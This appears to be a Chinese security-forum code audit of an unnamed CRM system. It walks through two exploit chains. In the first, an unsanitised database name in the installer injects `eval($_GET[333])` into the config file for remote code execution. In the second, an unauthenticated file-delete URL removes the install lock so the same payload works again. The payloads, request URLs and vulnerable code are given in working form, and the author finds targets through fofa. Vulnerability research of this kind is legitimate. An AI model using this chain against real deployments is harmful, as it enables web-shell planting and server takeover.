奇安信攻防社区 – 某客户关系管理系统代码审计


奇安信攻防社区 – 某客户关系管理系统代码审计

开始

日常打开 fofa， 确认目标后，右键检查页面源代码。没有版权信息无法确认是哪个 cms. 确定特征值后再 fofa(**这样找到源码的记录会大大提升**)， 翻来翻去, 找到了疑似官方演示站点。

(https://shs3.b.qianxin.com/attack_forum/2021/07/attach-e4688b877bae11d24449e117f34d48c8d4b0d691.png)

进行子域名收集, 收集到三个子域名



(https://shs3.b.qianxin.com/attack_forum/2021/07/attach-b923571b51f7383fb18ff3519ff82c7d7271eefc.png)

先翻一翻. 在开源信息页面找到了项目提供的源码地址。

(https://shs3.b.qianxin.com/attack_forum/2021/07/attach-a9f9f291d5eb4a005afa9e63289cc95fc18a2d04.png)

V1 重复安装覆写配置文件导致 RCE

该 cms 用了低版本的 `mysql_connect` 语法. 我这里的 PHP 用了 `5.4.45`，搭建好后不会自动跳转到安装页面. 只能手动跳转 `/install/` 。


(https://shs3.b.qianxin.com/attack_forum/2021/07/attach-43211e368f93de3e51b5b3b929bee757309c36e5.png)

正常安装一遍后, 我刷新页面. 再次进入了安装选项页面，可以再安装一次. 开始分析源码。

```
    exit();
}
```

(https://shs3.b.qianxin.com/attack_forum/2021/07/attach-ed5d7340ff8818e1790667f9449e3cf8794a2c7b.png)

看源码是有安装检测的. 但这个文件我却没找到， 目录中根本没有 `source` 文件夹。



(https://shs3.b.qianxin.com/attack_forum/2021/07/attach-0b2db92c79aac410916d653d857317e1c70b7639.png)

获取到参数时，只是简单删除前后空字符. 没有验证消毒等操作 (往后也没有)。

```
/* 获取参数 */
$servername      = isset($_POST['install']) ? trim($_POST['servername'])       : 'localhost';
$dbname          = isset($_POST['install']) ? trim($_POST['dbname'])           : '';
$dbusername      = isset($_POST['install']) ? trim($_POST['dbusername'])       : '';
$dbpassword      = isset($_POST['install']) ? trim($_POST['dbpassword'])       : '';
$tableprefix     = isset($_POST['install']) ? trim($_POST['tableprefix'])      : 'fly_';//表的前缀
$confirmprefix   = isset($_POST['install']) ? trim($_POST['confirmprefix'])    : '';//判断表是否存在

$username        = isset($_POST['install']) ? trim($_POST['username'])         : '';//帐号密码
$password        = isset($_POST['install']) ? trim($_POST['password'])         : '';
$confirmpassword = isset($_POST['install'])? trim($_POST['confirmpassword'])   : '';

$sitename        = isset($_POST['install']) ? trim($_POST['sitename'])         : '';
$tableprefix_err = 0;
```

(https://shs3.b.qianxin.com/attack_forum/2021/07/attach-e8bd8a2eff41564371b64dcfd325301d4d9b0082.png)

整个配置文件内容定义在 `$config_contents` 变量中（ `<?php return array(); ?>`), 参数也只是普通的字符串拼接起来, **参数可控，如果能逃逸就 rce 了**。

```php
return array (
    'URLMode'   => 0,
    'ActionDir' => 'hiddenDir/',
    'htmlExt'   => '.html',
    'ReWrite'   => false,
    'Debug'     => false,
    'Session'   => true,
    'pageSize'  =>20,
    'xml'=>array(
        'path'=>EXTEND.'xml',
        'root'=>'niaomuniao',
    ),
    'DB'=>array(
    'Persistent'=>false,
    'DBtype'    => 'Mysql',
    'DBcharSet' => 'utf8',
    'DBhost'    => '".$servername."',
    'DBport'    => '3306',
    'DBuser'    => '".$dbusername."',
    'DBpsw'     => '".$dbpassword."',
    'DBname'    => '".$dbname."'
    ),

    'setSmarty'=>array(
        'template_dir'    => VIEW.'templates',
        'compile_dir'     => _mkdir(CACHE. 'templates_c'),
        'left_delimiter'  => '#{',
        'right_delimiter' => '}#',
    ),
);
?>";
                $configfilenum = fopen ( filename: $rootpath . "/Crm/Config/Config.php", mode: "w");
                ftruncate($configfilenum, size: 0);
                fwrite($configfilenum, $config_contents);
                fclose($configfilenum);
```

(https://shs3.b.qianxin.com/attack_forum/2021/07/attach-70aff52ecb564fffa98f8eec653bf2dc2adfbd37.png)

这里选择从数据库名称 `$dbname` 下手，服务器连接地址，数据库用户名密码不好用特殊字符， 而数据库会检测是否存在如果不存在就会创建，但是创建数据库这里也

没法使用特殊字符。

```
// connected, now lets select the database
if($dbname){
    if(!@MYSQL_SELECT_DB($dbname, $connection)){
        // The database does not exist... try to create it:
        if(!@DB_Query( sql: "CREATE DATABASE $dbname")){
            $installerrors[] = '创建数据库 "' . $dbname . '" 失败! 您的用户名可能没有创建数据库的权限.<br />' . mysql_error();
        }else{
            if($sqlversion ≥ '4.1'){
                mysql_query( query: "set names 'utf8'");
                mysql_query( query: "SET COLLATION_CONNECTION='utf8_general_ci'");
                mysql_query( query: "ALTER DATABASE $dbname DEFAULT CHARACTER SET utf8 COLLATE 'utf8_general_ci'");
            }

            if($sqlversion ≥ '5.0'){
                mysql_query( query: "SET sql_mode=''");
            }
            // Success! Database created
            MYSQL_SELECT_DB($dbname, $connection);
        }
    }
}else{
    $installerrors[] = '请输入数据库名称.';
}
```


(https://shs3.b.qianxin.com/attack_forum/2021/07/attach-025229bdc4fdad365e9359a874eb4fa572027a8c.png)

除非数据库名称用反引号包裹

```
create datab ase `datab ase name`;
```

准备一个远程 `mysql` 服务器, 创建好特殊名称的数据库. 然后重新安装站点

```
create datab ase `test'1`;
```




(https://shs3.b.qianxin.com/attack_forum/2021/07/attach-5034e0b4817c9a5ec57feaf6596d1fdf6adb79fa.png)

安装成功.

(https://shs3.b.qianxin.com/attack_forum/2021/07/attach-4a00916c72edf6b37017311389203a4b98190265.png)

打开页面，`_mkdir()` 方法未定义



(https://shs3.b.qianxin.com/attack_forum/2021/07/attach-605d5ba55f98462af064914ebfb0118162697e34.png)

非常幸运，`_mkdir()` 的调用，在 `e val` 的后面.

```
    'DBpsw'     => 'root',
    'DBname'    => ''.eval($_GET[333])//'
    ),
    'setSmarty'=>array(
        'template_dir'    => VIEW.'templates',
        'compile_dir'     => _mkdir( dir: CACHE. 'templates_c'),
        'left_delimiter'  => '#{',
        'right_delimiter' => '}#',
    ),
);
?>
```

(https://shs3.b.qianxin.com/attack_forum/2021/07/attach-064e662419bafb62d47033e8b5ff0da7654e3eec.png)


跳转到定义函数，复制函数的定义的语法就好了，不用复制函数内容

```
/*
建立多级目录，如果存在则返回目录，否则循环建立多级目录再返回目录
*/
    function _mkdir($dir, $mode = 0777) {

        if (is_dir ( $dir )) {
            return  $dir;
        } else {
            _mkdir(dirname($dir), $mode);//循环调用创建多级目录
            @mkdir($dir, $mode);
            return  $dir;
        }
    }
```

(https://shs3.b.qianxin.com/attack_forum/2021/07/attach-454713c347168a3ce17cf3a53208db63c8861083.png)

payload 如下

```
CREATE DATAb ase `'.e val($_GET[333])//`;
```




(https://shs3.b.qianxin.com/attack_forum/2021/07/attach-5ed732d0e93a2e3de621cc58e6fb2bac27474294.png)

V2 任意文件删除漏洞 + 安装覆写配置文件导致 RCE

配置文件覆写导致 RCE

初打开页面后是个报错. 丢失 `Config.php` 盲猜是没有安装所以没有生成该文件。



Warning: require(D:\phpstudy_pro\WWW\ERP\Config\Config.php): failed to open stream: No such file or directory in D:\phpstudy_pro\WWW\Framk_Function.php on line 15

Call Stack

#	Time	Memory	Function	Location
1	0.0007	134280	{main}( )	...\index.php:0
2	0.0014	141648	Framk->__construct( )	...\index.php:14
3	0.0023	187536	require('D:\phpstudy_pro\WWW\Framk_Function.php')	...\Framk.class.php:36

Fatal error: require(): Failed opening required 'D:\phpstudy_pro\WWW\ERP\Config\Config.php' (include_path='.;C:\php\pear') in D:\phpstudy_pro\WWW\Framk_Function.php on line 15

Call Stack

#	Time	Memory	Function	Location
1	0.0007	134280	{main}( )	...\index.php:0
2	0.0014	141648	Framk->__construct( )	...\index.php:14
3	0.0023	187536	require('D:\phpstudy_pro\WWW\Framk_Function.php')	...\Framk.class.php:36

(https://shs3.b.qianxin.com/attack_forum/2021/07/attach-b07bcc00a426c80d8080a8f6a504e006317d3e94.png)

手动跳转 `/install/` ，这次有安装检测了. 安装的话需要先删除 `install` 目录下的 `lock` 文件

(https://shs3.b.qianxin.com/attack_forum/2021/07/attach-76f0e0352e6ae48d31846b55cc6351e4362b74d9.png)

打开 `/install/index.php` ， `write_config()` 是写入配置的函数. 依旧是没有进行任何过滤消毒. 和 `V1` 不同的是他这次不采用字符串拼接的方式了. 而是使用替换, 配置文件的目录改为 `/ERP/Config/Config.php` 了。

```php
//写入config文件
function write_config( $url ) {
    extract( &array: $GLOBALS, flags: EXTR_SKIP );
    $config = 'data/config.php';
    $configfile = file_get_contents( $config );
    $configfile = trim( $configfile );
    $configfile = substr( $configfile, offset: -2 ) == '?>' ? substr( $configfile, offset: 0, length: -2 ) : $configfile;
    $charset = 'UTF-8';
    $db_host = $_POST[ 'db_host' ];
    $db_port = $_POST[ 'db_port' ];
    $db_user = $_POST[ 'db_user' ];
    $db_pwd = $_POST[ 'db_pwd' ];
    $db_name = $_POST[ 'db_name' ];
    $db_prefix = $_POST[ 'db_prefix' ];
    $admin = $_POST[ 'admin' ];
    $password = $_POST[ 'password' ];
    $db_type = 'mysql';
    $cookie_pre = strtoupper( substr( md5( string: random( length: 6 ) . substr( string: $_SERVER[ 'HTTP_USER_AGENT' ] . md5( string: $_SERVER[ 'SERVER_ADDR' ] . $db_host
    $configfile = str_replace( search: "===url===", $url, $configfile );
    $configfile = str_replace( search: "===db_prefix===", $db_prefix, $configfile );
    $configfile = str_replace( search: "===db_charset===", $charset, $configfile );
    $configfile = str_replace( search: "===db_host===", $db_host, $configfile );
    $configfile = str_replace( search: "===db_user===", $db_user, $configfile );
    $configfile = str_replace( search: "===db_pwd===", $db_pwd, $configfile );
    $configfile = str_replace( search: "===db_name===", $db_name, $configfile );
    $configfile = str_replace( search: "===db_port===", $db_port, $configfile );
    file_put_contents( n: '../ERP/Config/Config.php', $configfile );
}
```

(https://shs3.b.qianxin.com/attack_forum/2021/07/attach-2aaeedbca55c37d883b58279fc75dadce4d6beeb.png)

看一下文件模板 `/install/data/config.php` ， 虽然改成替换字符. 但没有验证消毒等操作. 问题还是存在的

```php
<?php
return array (

    'URLMode'   => 0,
    'ActionDir' => 'hiddenDir/',
    'htmlExt'   => '.html',
    'ReWrite'   => true,
    'Router'    => '',
    'Debug'     => true,
    'Session'   => true,
    'pageSize'  =>10,
    'DB'=>array(
        'Persistent'=>false,
        'DBtype'    => 'Mysql',
        'DBcharSet' => '===db_charset===',
        'DBhost'    => '===db_host===',
        'DBport'    => '===db_port===',
        'DBuser'    => '===db_user===',
        'DBpsw'     => '===db_pwd===',
```

```
    'DBname'    => '==db_name==',
),
'setSmarty'=>array(
    'template_dir'    => VIEW.'template',
    'compile_dir'     => _mkdir( dir: CACHE. 'c_templates'),
    'left_delimiter'  => '#{',
    'right_delimiter' => '}#',
),
);
?>
```

(https://shs3.b.qianxin.com/attack_forum/2021/07/attach-bb6f3fabb95895acf4a085729b8a170699039f7e.png)

而且在 `/install/index.php` 111 行中创建数据库的语句加上了 反引号， **输入特殊字符也能执行成功. 不需要提前准备数据库了**


```
if ( $mysqli->get_server_info() > '5.0' ) {
    $mysqli->query( query: "CREATE DATABASE IF NOT EXISTS `$db_name` DEFAULT CHARACTER SET " . DBCHARSET );
} else {
    $install_error = '数据库必须为MySQL5.0版本以上';
    return;
}
```

(https://shs3.b.qianxin.com/attack_forum/2021/07/attach-973e26661aac2f4d4563f30903bd1f7e91b78836.png)

删除 `/install/lock` 文件, 尝试安装, 验证是否存在漏洞

(https://shs3.b.qianxin.com/attack_forum/2021/07/attach-748f536182c70a7b25c88c5abf24be71d2720189.png)

使用和 V1 同样的 payload, 成功执行




(https://shs3.b.qianxin.com/attack_forum/2021/07/attach-99e0b98da4adcf3680b9ebd929a21198bdd5d581.png)

这时如果有办法删除 `/install/lock` 文件, 就可以无条件 RCE 了

任意文件删除漏洞

全局搜索 `unlink` 由是这个 `Upload.class.php`，可以看到只是拼接了一个 `.` 而非 `./`，所以并没有做到对路径的限制。



(https://shs3.b.qianxin.com/attack_forum/2021/07/attach-eaf595f7a956fb988a80680bbaf76874ef23c35a.png)

跟进 `_REQUEST()` 方法, 够方便的..., 如果 `GET` 中没有数据, 那就在 `POST` 中拿数据。

(https://shs3.b.qianxin.com/attack_forum/2021/07/attach-a6785148e98dfbdab4c35c7ebdef1c394fbd1f33.png)

跟进 `unlink_file()` 方法, 还是没有对参数进行验证，简单判断文件是否存在就执行 `unlink()` 删除文件了

```php
/**
 * 删除文件
 * @param string $path
 * @return boolean
 */
public function unlink_file($path)
{
    $path = $this->dir_replace($path);
    if (file_exists($path)) {
        return unlink($path);
    }
}
```


(https://shs3.b.qianxin.com/attack_forum/2021/07/attach-759e92ec0a78c4e3edda1bddd1ea16c90325e8da.png)

`dir_replace()` 方法只是修理一下目录分割符。

```php
/**
 * 替换相应的字符
 * @param string $path 路径
 * @return string
 */
public function dir_replace($path)
{
    return str_replace( search: '//', replace: '/', str_replace( search: '\\', replace: '/', $path));
}
```

(https://shs3.b.qianxin.com/attack_forum/2021/07/attach-12fdda34ea6cc45973c50ea56f1bbbe7feb91690.png)


尝试访问 `index.php/Upload/upload_img_remove/` , 存在未授权访问. 报错是因为没法删除 `.` ,




(https://shs3.b.qianxin.com/attack_forum/2021/07/attach-0ba453b5faa10108376426d4744b00c27c8daeff.png)

组合 RCE

访问 `/index.php/Upload/upload_img_remove/?imgfile=/install/lock` ，成功删除 `/install/lock` 文件






(https://shs3.b.qianxin.com/attack_forum/2021/07/attach-3d63c2a84c9355318dd583ffaf8a7834f59383ef.png)

再次访问 `/install/`，成功进入安装界面。


(https://shs3.b.qianxin.com/attack_forum/2021/07/attach-5b753023541a035507081f31f1f457dc183024b4.png)

再次安装站点，和 `V1` 一样的数据库名称. 但这次不需要自己创建了。



(https://shs3.b.qianxin.com/attack_forum/2021/07/attach-0e27d3d56fda7d14f28fc95126ae20a35ba897de.png)

